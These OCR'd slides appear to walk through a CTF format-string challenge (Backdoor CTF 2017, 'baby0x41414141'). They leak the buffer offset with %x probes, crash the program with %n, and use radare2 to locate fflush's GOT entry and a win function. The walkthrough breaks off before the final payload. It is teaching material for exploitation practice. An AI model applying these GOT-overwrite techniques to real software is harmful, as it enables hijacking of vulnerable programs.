
- Info Leak to find our buffer
  - “AAAA%1$08X” …”AAAA%100$08X”
    - Just look for the 0x41414141
- Find a pointer to overwrite
  - Did someone say r2?
    - GOT table and DTOR table □ Usually read and write
    - They just contain a list of pointers to functions
- Somehow overwrite that pointer
    - Point to a win function
      - Or our shellcode
      - Shellcode with format strings for another time

General Idea

- Info Leak to find our buffer
    - “AAAA%1$08X” …”AAAA%100$08X”
        - Just look for the 0x41414141
- Find a pointer to overwrite
    - Did someone say r2?
        - GOT table and DTOR table □ Usually read and write
        - They just contain a list of pointers to functions
- %n our way to an overwrite
        - %n gives us the perfect overwrite for existing values


Look for 0x41414141

See it?




```
[chris@Thor backdoor]$ for i in $(seq 1 10);
> do python2 -c "print 'AAAA_%$i\$08X\n'" | ./baby0x41414141;
> echo $i;
> done
Hello baby pwner, whats your name?
Ok cool, soon we will know whether you pwned it or not. Till then Bye AAAA_08048914
1
Hello baby pwner, whats your name?
Ok cool, soon we will know whether you pwned it or not. Till then Bye AAAA_FFFA2C48
2
Hello baby pwner, whats your name?
Ok cool, soon we will know whether you pwned it or not. Till then Bye AAAA_00000001
3
Hello baby pwner, whats your name?
Ok cool, soon we will know whether you pwned it or not. Till then Bye AAAA_F73F27A8
4
Hello baby pwner, whats your name?
Ok cool, soon we will know whether you pwned it or not. Till then Bye AAAA_0000037D
5
Hello baby pwner, whats your name?
Ok cool, soon we will know whether you pwned it or not. Till then Bye AAAA_F7418998
6
Hello baby pwner, whats your name?
Ok cool, soon we will know whether you pwned it or not. Till then Bye AAAA_FFCD7964
7
Hello baby pwner, whats your name?
Ok cool, soon we will know whether you pwned it or not. Till then Bye AAAA_FFAFA144
8
Hello baby pwner, whats your name?
Ok cool, soon we will know whether you pwned it or not. Till then Bye AAAA_FF8CA190
9
Hello baby pwner, whats your name?
Ok cool, soon we will know whether you pwned it or not. Till then Bye AAAA_41414141
10
[chris@Thor backdoor]$
```

%10$08X finds our buffer



```
Hello baby pwner, whats your name?
Ok cool, soon we will know whether you pwned it or not. Till then Bye AAAA_41414141
10
```

What happens if we %n instead of %08X




```
[chris@Thor backdoor]$ ./baby0x41414141
Hello baby pwner, whats your name?
AAAA%10$n
Segmentation fault (core dumped)
```

We just wrote to “0x41414141”

- We just wrote ‘4’ to the address 0x41414141
    - We can’t use that memory address
    - So it crashed
- Can we write somewhere useful?


Radare2 your favorite tool

- Let’s get a summary of what’s going on
  - aaa – analyze everything
  - s main – seek to main
  - pds – print function summary




```
[chris@Thor backdoor]$ r2 ./baby0x41414141
[0x08048610]> aaa
[x] Analyze all flags starting with sym. and entry0 (aa)
[x] Analyze len bytes of instructions for references (aar)
[x] Analyze function calls (aac)
[ ] [*] Use -AA or aaaa to perform additional experimental analysis.
[x] Constructing a function name for fcn.* and sym.func.* functions (aan))
[0x08048610]> s main
[0x08048724]> pds
0x08048751 str.Hello_baby_pwner__whats_your_name_
0x08048756 sym.imp.puts ()
0x0804875e " (Ubuntu 5.4.0-6ubuntu1~16.04.4) 5.4.0 20160609"
0x08048767 sym.imp.fflush ()
0x0804876f "GCC: (Ubuntu 5.4.0-6ubuntu1~16.04.4) 5.4.0 20160609"
0x08048785 sym.imp.fgets ()
0x0804878d "GCC: (Ubuntu 5.4.0-6ubuntu1~16.04.4) 5.4.0 20160609"
0x08048796 sym.imp.fflush ()
0x080487a8 str.Ok_cool__soon_we_will_know_whether_you_pwned_it_or_not._Till_then_Bye__s
0x080487b4 sym.imp.sprintf ()
0x080487bc " (Ubuntu 5.4.0-6ubuntu1~16.04.4) 5.4.0 20160609"
0x080487c5 sym.imp.fflush ()
0x080487d7 sym.imp.printf ()
0x080487df " (Ubuntu 5.4.0-6ubuntu1~16.04.4) 5.4.0 20160609"
0x080487e8 sym.imp.fflush ()
0x080487f5 sym.imp.exit ()
[0x08048724]>
```

Do we really need fflush here?



```
[chris@Thor backdoor]$ r2 ./baby0x41414141
[0x08048610]> aaa
[x] Analyze all flags starting with sym. and entry0 (aa)
[x] Analyze len bytes of instructions for references (aar)
[x] Analyze function calls (aac)
[ ] [*] Use -AA or aaaa to perform additional experimental analysis.
[x] Constructing a function name for fcn.* and sym.func.* functions (aan))
[0x08048610]> s main
[0x08048724]> pds
0x08048751 str.Hello_baby_pwner__whats_your_name_
0x08048756 sym.imp.puts ()
0x0804875e " (Ubuntu 5.4.0-6ubuntu1~16.04.4) 5.4.0 20160609"
0x08048767 sym.imp.fflush ()
0x0804876f "GCC: (Ubuntu 5.4.0-6ubuntu1~16.04.4) 5.4.0 20160609"
0x08048785 sym.imp.fgets ()
0x0804878d "GCC: (Ubuntu 5.4.0-6ubuntu1~16.04.4) 5.4.0 20160609"
0x08048796 sym.imp.fflush ()
0x080487a8 str.Ok_cool__soon_we_will_know_whether_you_pwned_it_or_not._Till_then_Bye__s
0x080487b4 sym.imp.sprintf ()
0x080487bc " (Ubuntu 5.4.0-6ubuntu1~16.04.4) 5.4.0 20160609"
0x080487c5 sym.imp.fflush ()
0x080487d7 sym.imp.printf ()
0x080487df " (Ubuntu 5.4.0-6ubuntu1~16.04.4) 5.4.0 20160609"
0x080487e8 sym.imp.fflush ()
0x080487f5 sym.imp.exit ()
[0x08048724]> 
```

Where does fflush really point?



```
[0x08048724]> iS~got
idx=13 vaddr=                                    --r-x name=.plt.got
idx=23 vaddr=                                    -rw- name=.got
idx=24 vaddr=                                  rm=--rw- name=.got.plt
[0x08048724]> pd @ 0x08049ffc | grep fflush -C 3
            ;-- reloc._ZNSt8ios_base4InitD1Ev_36:
               ; DATA XREF from 0x080485b0 (sym.std::ios_base::Init::_Init__)
            0x0804a024      .dword 0x080485b6                            ; RELOC 32 _ZNSt8ios_base4InitD1Ev
            ;-- reloc.fflush_40:
               ; DATA XREF from 0x080485c0 (sym.imp.fflush)
            0x0804a028      .dword 0x080485c6                            ; RELOC 32 fflush
            ;-- reloc.printf_44:
               ; DATA XREF from 0x080485d0 (sym.imp.printf)
            0x0804a02c      .dword 0x080485d6                            ; RELOC 32 printf
```

We can overwrite where fflush points!

- Now we’re ready to tackle real problems


Backdoor CTF 2017

PWN 150 - baby0x41414141

Gameplan

- Leak stack location of our buffer
  - We already did this with %10$08X
- Find GOT entry to overwrite
  - We saw fflush() gets called after the printf
  - We found fflush() in the GOT
    - Now we need to overwrite it
- Point fflush() to a win function
  - Most beginner/intermediate format string pwn problems give you a win function
    - Adding shellcode or ropping usually jumps it up to a 400 point problem because it gets tedious

Where is the win()?




```
[0x08048724]> afl
0x08048514    3 35            sym._init
0x08048550    1 6             sym.imp.sprintf
0x08048560    1 6             sym.imp.__cxa_atexit
0x08048570    1 6             sym.imp.system
0x08048580    1 6             sym.std::ios_base::Init::Init__
0x08048590    1 6             sym.imp.fgets
0x080485a0    1 6             sym.imp.__libc_start_main
0x080485b0    1 6             sym.std::ios_base::Init::_Init__
0x080485c0    1 6             sym.imp.fflush
0x080485d0    1 6             sym.imp.printf
0x080485e0    1 6             sym.imp.puts
0x080485f0    1 6             sym.imp.exit
0x08048600    1 6             sub.__gmon_start___252_600
0x08048610    1 33            entry0
0x08048640    1 4             sym.__x86.get_pc_thunk.bx
0x08048650    4 43            sym.deregister_tm_clones
0x08048680    4 53            sym.register_tm_clones
0x080486c0    3 30            sym.__do_global_dtors_aux
0x080486e0    4 43    -> 40   sym.frame_dummy
0x0804870b    1 25            sym.flag__
0x08048724    1 214           sym.main
0x080487fa    4 66            sym.__static_initialization_and_destruction_0_int_int_
0x0804883c    1 26            sym._GLOBAL__sub_I__Z4flagv
0x08048860    4 93            sym.__libc_csu_init
0x080488c0    1 2             sym.__libc_csu_fini
0x080488c4    1 20            sym._fini
```

Break the write up in four pieces

- We will be writing one byte at a time to overwrite the GOT entry.
  - As we saw earlier, starting with “AAAA” in our write wrote to 0x41414141
  - Let’s swap it for fflush

The setup

